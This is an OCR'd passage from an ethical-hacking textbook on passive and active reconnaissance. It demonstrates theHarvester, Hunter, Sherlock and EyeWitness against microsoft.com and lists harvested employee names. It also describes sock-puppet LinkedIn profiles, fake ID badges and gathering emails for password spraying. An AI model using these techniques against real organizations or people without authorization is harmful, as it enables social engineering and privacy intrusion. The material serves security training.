
```
kali@kali:~$ theHarvester -h
```

The preceding command displays the help menu and provides a list of various syntax and how they can be used to retrieve OSINT from online sources. In addition, the help menu provides a list of various data sources using the `-b` command.

1. Next, to retrieve a list of sub-domains of a targeted domain, use the following commands:

```
kali@kali:~$ theHarvester -d microsoft.com -b duckduckgo
kali@kali:~$ theHarvester -d microsoft.com -b dnsdumpster
kali@kali:~$ theHarvester -d microsoft.com -b bing
kali@kali:~$ theHarvester -d microsoft.com -b yahoo
kali@kali:~$ theHarvester -d microsoft.com -b crtsh
```

The following screenshot shows theHarvester was able to collect multiple sub-domains for the targeted domain:



```
[*] Hosts found: 3886
---------------------
000dco2l50fe1c.redmond.corp.microsoft.com
000dco2l50fe1e.redmond.corp.microsoft.com
000dco2l50fe1f.redmond.corp.microsoft.com
000dco2l50pl1.redmond.corp.microsoft.com
000dco2l50we1.redmond.corp.microsoft.com
000dco2o40dr1.redmond.corp.microsoft.com
000dco2o40dr10.redmond.corp.microsoft.com
000dco2o40dr11.redmond.corp.microsoft.com
000dco2o40dr12.redmond.corp.microsoft.com
000dco2o40dr13.redmond.corp.microsoft.com
```

> To learn more about the features of theHarvester, please visit the official GitHub repository at: https://github.com/laramies/theHarvester. Some sources require an API key to retrieve data from the online database, to learn more how to add an API key to theHarvester, please see: https://github.com/laramies/theHarvester/wiki/Installation#api-keys.

Having completed this section, you have gained the skills needed to collect OSINT information on targeted organizations to identify how they are leaking data such as their internal infrastructure to anyone on the internet. In the next section, you will learn how to gather employee OSINT.

Harvesting employees' data

Around the world, employees of many organizations commonly leak and share too much information about themselves and their organization without realizing how a threat actor or adversary can collect and analyze such information to plan a cyber-attack or improve a threat towards their organizations and themselves. Quite often, you'll notice that many employees of the leadership team for an organization commonly share their contact details on professional social networking platforms, such as the following types of the information:

- Full name and job title
- Company’s email address
- Telephone number
- Roles and responsibilities
- Recent projects with technical details
- Pictures of their employee badges


As a penetration tester, it's quite simple to create an account that will function as a sock puppet on a site such as LinkedIn, populate some false information on the account, such as information stating you're an employee who is working at another branch office, and then add some low-level employees from the targeted organization as connections. Therefore, other employees of the targeted organization will notice your sock puppet profile has mutual connections and may reduce suspicions.There’s a possibility the employees will automatically accept the connection/friend request because they will see that you're a fellow employee at their company. This will provide some leverage for you to connect with the high-profile employees of the targeted organization and enabling you collect contact details to plan various social engineering attacks and identify your targets.

Working with Hunter


Hunter is an online data source that harvests both employee and organizational data from public sources on the internet. As an ethical hacker and penetration tester, this is a must-have resource for gathering employees' names, telephone numbers, email addresses, and even their job titles when planning a social engineering attack.To get started using this tool, please use the following instructions:

1. Firstly, you’ll need to register for a free account at https://hunter.io/ and complete the registration process.
2. Once the registration process is completed, log-in to online platform using your user credentials.

3. Next, you’ll be presented with the **Domain Search** field, simply enter a targeted domain, as shown below:



1. While entering a domain within the **Domain Search** field, Hunter will provide suggestions for your search, I’ve used `microsoft.com` as an example, as shown below:



29,974 results for your search

Jennifer Yokoyama
[redacted]@microsoft.com
99%


Anupam Gupta
[redacted]@microsoft.com
99%

Jenny Moran
[redacted]@microsoft.com
99%

As shown in the preceding screenshot, Hunter can provide a list of employees' information, such as their names, email addresses, telephone numbers, and other sources of information. In addition, collecting email addresses for a targeted organizations helps you to determine the format of employees’ email addresses. Therefore, if an adversary or ethical hacker knows the names of employees, then it’s a bit easy to guess the email addresses of various employees, this information is useful when planning social engineering, password spraying and credential stuffing attacks.

To learn more about password spraying and credential stuffing attacks, please see https://attack.mitre.org/techniques/T1110/003/ and https://attack.mitre.org/techniques/T1110/004/.

The following screenshot shows all the sources that Hunter used to collect the data for a specific person:



Anupam Gupta

[redacted]@microsoft.com

http://ncms.org/exhibitor/microsoft-corporation Jul 18, 2023

http://ncms.org/ncms-welcomes-our-new-members Jul 18, 2023

While employees will provide their contact details on various online platforms, including their company's website, such information can be leveraged by a threat actor and a penetration tester to perform social engineering attacks against the organization.

Social media reconnaissance

Employees of an organization often leak too much information about themselves and their company. While many employees are very happy to be working in their organizations, sometimes, they share information that can be leveraged by threat actors to improve their attack on a target. As an aspiring ethical hacker and penetration tester, collecting and analyzing information from social media platforms can be useful in finding unsecure employee profiles with weak privacy and collecting any sensitive data from their profiles.The following is some information that's commonly leaked:

- Employee contact information, such as telephone numbers and email addresses, which can be used during social engineering and account takeover attacks.
- Sharing photos with their employee badges, which can be used by a threat actor to create a fake ID for impersonation for physical penetration testing.

- Pictures of an employee's computing systems and desktop, which can inform a threat actor about the available device vendors and operating systems.
- Projects that have been completed by the employee may contain specific technical details, which can allow a threat actor to profile the internal network infrastructure.

These are just some of the many types of information that are commonly posted on social media platforms such as LinkedIn. As a penetration tester, you can create a sock puppet, impersonate someone on social media, and trick the employees of the targeted organization into performing an action or revealing sensitive information (social engineering). Furthermore, imagine performing a physical penetration test, where you can print a fake employee ID badge and dress like a typical employee by using the information found on the targeted organization's social media page. Over the next few sub-sections, you will learn how to perform social media reconnaissance.

Automating with Sherlock

Sherlock is an OSINT tool that helps penetration testers quickly determine whether their target has any social media accounts and which platforms the accounts may exist on. This tool supports over 200 social media websites, automates the process of checking each site, and generates a report of the results.To get started using Sherlock for social media reconnaissance, please use the following instructions:

1. Power-on the **Kali Linux** virtual machine, open the **Terminal** and use the following commands to download **Sherlock** from its official GitHub repository:

```
kali@kali:~$ sudo apt update
kali@kali:~$ git clone https://github.com/sherlock-project/Sherlock
```


1. Next, use the following commands to install the requirements for Sherlock:

```
kali@kali:~$ cd sherlock
kali@kali:~/sherlock$ python3 -m pip install -r requirements.txt
```

1. Next, to search for a targeted organization social media presence on the internet, use the `python3 sherlock <username>` command, as shown below:


```
kali@kali:~/sherlock$ python3 sherlock microsoft --timeout 5
```

Notice the `--timeout` command was used to instruct Sherlock to not spend more than 5 seconds on any of the social media sites, as shown here:



```
kali@kali:~/sherlock$ python3 sherlock microsoft --timeout 5
[*] Checking username           on:

 +  3dnews: http://forum.3dnews.ru/member.php?username=microsoft
 +  7Cups: https://www.7cups.com/@microsoft
 +  8tracks: https://8tracks.com/microsoft
 +  9GAG: https://www.9gag.com/u/microsoft
 +  About.me: https://about.me/microsoft
 +  Academia.edu: https://independent.academia.edu/microsoft
 +  Alik.cz: https://www.alik.cz/u/microsoft
 +  AllMyLinks: https://allmylinks.com/microsoft
 +  Anilist: https://anilist.co/user/microsoft/
 +  Apple Developer: https://developer.apple.com/forums/profile/microsoft
 +  Apple Discussions: https://discussions.apple.com/profile/microsoft
 +  Archive of Our Own: https://archiveofourown.org/users/microsoft
 +  Archive.org: https://archive.org/details/@microsoft
 +  AskFM: https://ask.fm/microsoft
 +  Audiojungle: https://audiojungle.net/user/microsoft
 +  Bandcamp: https://www.bandcamp.com/microsoft
 +  Behance: https://www.behance.net/microsoft
 +  Bikemap: https://www.bikemap.net/en/u/microsoft/routes/created/
 +  BitBucket: https://bitbucket.org/microsoft/
```

When Sherlock completes the task, the results will be stored into a text file within the present working directory, as shown below:



```
kali@kali:~/sherlock$ ls
CODE_OF_CONDUCT.md  docker-compose.yml  images   microsoft.txt
CONTRIBUTING.md     Dockerfile          LICENSE  README.md

kali@kali:~/sherlock$ cat microsoft.txt
http://forum.3dnews.ru/member.php?username=microsoft
https://www.7cups.com/@microsoft
https://8tracks.com/microsoft
https://www.9gag.com/u/microsoft
https://about.me/microsoft
https://independent.academia.edu/microsoft
```

Be sure to check each site within the output file to ensure it is valid and provides meaningful information about your target. A penetration tester can use the information that's been collected to easily identify the social media accounts owned by a targeted organization or user. Such information can be also used to gather further intelligence of the target.Having completed this section, you have learnt how to automate the data collection process of finding user accounts for a targeted organization or person using Sherlock.

Summary

During this chapter, you have learnt how to apply various Google hacking techniques to perform advanced search and filtering to identify sensitive directories and exposed resources on the internet. In addition, you have gained the hands-on skills needed to perform domain reconnaissance to collect and analyze DNS records, perform zone transfer and identify sub-domains of a target. Furthermore, you have learned how to leverage specialized internet search engines to identify exposed assets of companies around the world, and gained a better understanding on how OSINT helps ethical hackers and penetration testers to develop a profile about their targets.I trust that the knowledge presented in this chapter has provided you with valuable insights, supporting your path towards becoming an ethical hacker and penetration tester in the dynamic field of cybersecurity. May this newfound understanding empower you in your journey, allowing you to navigate the industry with confidence and make a significant impact. In the next chapter, *Exploring Active Reconnaissance*, you will learn how to perform active reconnaissance techniques to identify live systems, open ports and running services.

Further Reading

- Open source intelligence - https://www.imperva.com/learn/application-security/open-source-intelligence-osint/
- Top OSINT tools - https://www.csoonline.com/article/567859/what-is-osint-top-open-source-intelligence-tools.html
- What is Whois - https://www.domaintools.com/support/what-is-whois-information-and-why-is-it-valuable/

6 Active Reconnaissance

Join our book community on Discord

https://packt.link/SecNet

The more information collected about a target helps ethical hackers and penetration testers to improve exploit development during the weaponization phase of the Cyber Kill Chain and identify the best method to deliver the malicious payload to the target. Active reconnaissance helps you to collect information that’s not public available, such as which services are running and how many ports exists on a targeted system. For instance, if you're targeting a web server, it's important to identify the web application and its version. In addition, it would be useful to also identify the operating system that's hosting the web application.During this chapter, you will understand the need for active reconnaissance techniques during ethical hacking and penetration testing assessments on a target system, network and organization. You will explore active scanning techniques which are commonly used to identify live systems, their open port and running services. Furthermore, you will explore various techniques used by seasoned penetration testers to profile systems and identify their attack surface, which can help improve their plan of attack. Lastly, you will learn how to perform enumeration on common network services and identify whether an organization is leaking data on their cloud platform.In this chapter, we will cover the following topics:

- Understanding active information
- Profiling websites using EyeWitness
- Exploring active scanning techniques
- Enumerating common network services
- Discovering data leaks in the cloud

Let's dive in!

Technical Requirements

To follow along with the exercises in this chapter, please ensure that you have met the following hardware and software requirements:

- Kali Linux - https://www.kali.org/get-kali/
- EyeWitness - https://github.com/RedSiege/EyeWitness
- S3Scanner - https://github.com/sa7mon/S3Scanner

Understanding active information

Using active reconnaissance techniques enables ethical hackers and penetration tester to use a more direct approach when engaging the target. For instance, many active reconnaissance techniques involves establishing a logical network connection between your attacker machine, such as Kali Linux and the targeted system(s) over the network. With active reconnaissance, you can send specially crafted probes to collect specific details such as the following:

- Determine how live hosts are on the network.
- Determine whether the targeted system is online.
- Identify open port numbers and running services.
- Profile the operating system on the targeted machine.
- Identify whether the targeted system has any network shares.

Therefore, before launching any type of network-based attack, it's important to determine whether there are live systems on the network and the target is online. Imagine launching an attack towards a specific system, only to realize the target is offline and the attack has failed. Hence, it doesn't make sense to target an offline device as it would be unresponsive and increase the risk of detection by the organization’s security team.

> Unlike passive reconnaissance which leverages **Open Source Intelligence** (**OSINT**) from public data sources, using active reconnaissance techniques does increase the risk of being detected by the target’s security systems and triggering alerts. Therefore, it’s important to consider the threat level for each type of attack during your planning phase.

As compared to adversaries, ethical hackers and penetration testers uses similar techniques to simulate a real-world cyber-attack to identify how a real attacker would collect and leverage information to identify security vulnerabilities and compromise their targets.In the next section, you will learn how to automate the process of taking screenshots of targeted domains and systems on a network.

Profiling websites using EyeWitness

What do you do after discovering additional sub-domains of a targeted organization on the internet? A common and obvious practice would be to visit each sub-domain to determine whether it leads to a vulnerable web application or system which can be exploited to gain a foothold into the targeted organization’s network. However, manually visiting each sub-domain can be quite time consuming if you need to visit 100+ sub-domains for a targeted organization. As an aspiring ethical hacker and penetration tester, using a tool such as **EyeWitness** enables you to automate the process of checking and capturing a screenshot of each sub-domain. To get started using EyeWitness, please use the following instructions:

1. Power-on the **Kali Linux** virtual machine, open the **Terminal** and use the following commands to clone the EyeWitness repository:

```
kali@kali:~$ git clone https://github.com/RedSiege/EyeWitness
```

1. Next, execute the `setup.py` script to install EyeWitness by using the following commands:

```
kali@kali:~$ cd EyeWitness/Python/setup
kali@kali:~/EyeWitness/Python/setup$ sudo ./setup.sh
```

1. Next, use the `cd ..` command to move up one directory , as shown below:

```
kali@kali:~/EyeWitness/Python/setup$ cd ..
```

1. Next, use the following commands to create a new text file within the `/home/kali/` directory, then write a targeted sub-domain into it:

```
kali@kali:~/EyeWitness/Python$ touch /home/kali/eyewitness_targe
ts.txt
kali@kali:~/EyeWitness/Python$ echo https://example.com/ > /home
/kali/eyewitness_targets.txt
```

The `touch <filename>` command enables you to create a new file within Linux. The `echo` command allows you to write contents within a file.


1. Next, use the following command to enable EyeWitness to capture screenshots of each sub-domain found within the `eyewitness_targets.txt` file:

```
kali@kali:~/EyeWitness/Python$ ./EyeWitness.py --web -f /home/kali/eyewitness_targets.txt -d /home/kali/EyeWitness_Screenshots --prepend-https
```

The following is a breakdown of each syntax used in the preceding command:


- `--web` : Specifies to take HTTP screenshots.
- `-f` : Specifies the source file with the list of targeted domains and sub-domains.
- `-d` : Specifies the output directory to save the results and report.
- `--prepend-https` : Specifies to prepend `http://` and `https://` to the list of domains and sub-domains.

The following screenshot shows the process of capturing the screenshot(s):



```
################################################################################
#                                  EyeWitness                                  #
################################################################################
#            Red Siege Information Security - https://www.redsiege.com          #
################################################################################

Starting Web Requests (1 Hosts)
Attempting to screenshot https://example.com/
Finished in 4.101680278778076 seconds

[*] Done! Report written in the /home/kali/EyeWitness_Screenshots folder!
Would you like to open the report now? [Y/n]
```

If you type `Y` and hit Enter, the EyeWitness report will automatically load and open within the web browser, as shown below:



Report Generated on 2023/08/29 at 11:20:46

Uncategorized

Web Request Info	Web Screenshot
